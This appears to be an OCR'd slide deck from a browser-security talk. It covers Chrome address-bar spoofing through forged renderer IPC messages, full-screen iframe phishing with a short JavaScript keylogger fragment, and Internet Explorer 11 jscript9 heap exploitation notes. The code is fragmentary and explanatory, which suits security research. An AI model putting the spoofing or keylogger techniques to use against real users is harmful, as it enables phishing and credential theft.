
X-GitHub-Request-Id: C01E89A9:3348:191A8A7:53D3AA4E

X-Served-By: 3f38dada85f97412f7f824e59f77fa9d


X-XSS-Protection: 1; mode=block

X-Frame-Options

- Browser process -> Network
- Sandbox privilege
 - ☹ http response receiving
 - ☹ http header
- Browser -> Top frame ?



Address Bar Spoofing



- Top frame 😊
- Change *src* of iframe
 - => Top-level navigation
 - => Change address bar


Renderer process

```
params.transition = static_cast<PageTransition>(  
    params.transition  
    | PAGE_TRANSITION_CLIENT_REDIRECT);
```

...

```
Send(new FrameHostMsg_DidCommitProvisionalLoad  
    (routing_id_, params));
```

...



Phishing




- Full screen the iframe == Total phishing

```
iframes[i].frameBorder = 0;
iframes[i].width = "100%";
iframes[i].height = "100%";
function keylogger() {
  iframeDoc.onkeypress = function(e) {
    var get = window.event ? event : e;
    var key = get.keyCode ? get.keyCode : get.charCode;
  }
  setTimeout('alert("password: " + keys)', 10000);
```



Demo



Sandbox and SOP's Dilemma

- Web security mechanisms -> Sandboxed process
 - SOP
 - X-Frame-Option
 - Sandbox
 - CSP
- Other browsers?
- Browser process trust IPC message
- Sandbox -> Software security
- SOP -> Request & display
- ☺ Memory corruption => **Enhance our BeEF**




Site Isolation

- Google Chrome security team
 - Refactoring project
- Let's look forward to their work!




DEP's Dilemma

- Von Neumann Architecture -> Injection
 - Command
 - Code
 - SQL
 - XSS
- Control & Privilege -> Code
- Self-reference
- With great power comes great defects
 - Biological virus
 - Computer vulnerability



Cross-disciplinary Analogy (CDA)


- Mathematical Logic Paradox
 - Gödel's incompleteness theorems
 - Liar paradox
 - “This sentence is false.”
 - Russell's paradox



Let $R = \{x \mid x \notin x\}$, then $R \in R \iff R \notin R$

Cross-disciplinary Analogy

- Genetic biology



- T4 phage
- Acoustic resonance



The background of the slide features a giant's head emerging from a stone wall, set against a backdrop of intense fire and smoke. The giant has a bald, wrinkled face with a mustache and goatee. He is looking slightly to the right. The stone wall in front of him has some graffiti on it. The overall atmosphere is apocalyptic and dramatic.

Internet Explorer 11 Exploit Stand on The Gaints' Shoulders

Array

jscript9!LargeHeapBlock Entry

00000003	largeHeap BlockSize	00000000	00000000
----------	------------------------	----------	----------


Relative

ArrayData

index	length	capacity	pNext
data[0]	data[1]	data[2]	data[3]
data[4]	data[5]	data[6]	data[7]
...

Typed Array


Absolute



Garbage Collect


- jscript9 -> conservative GC
 - Aligned Dwords -> Pointers
 - Data treated as pointers -> Memory leak
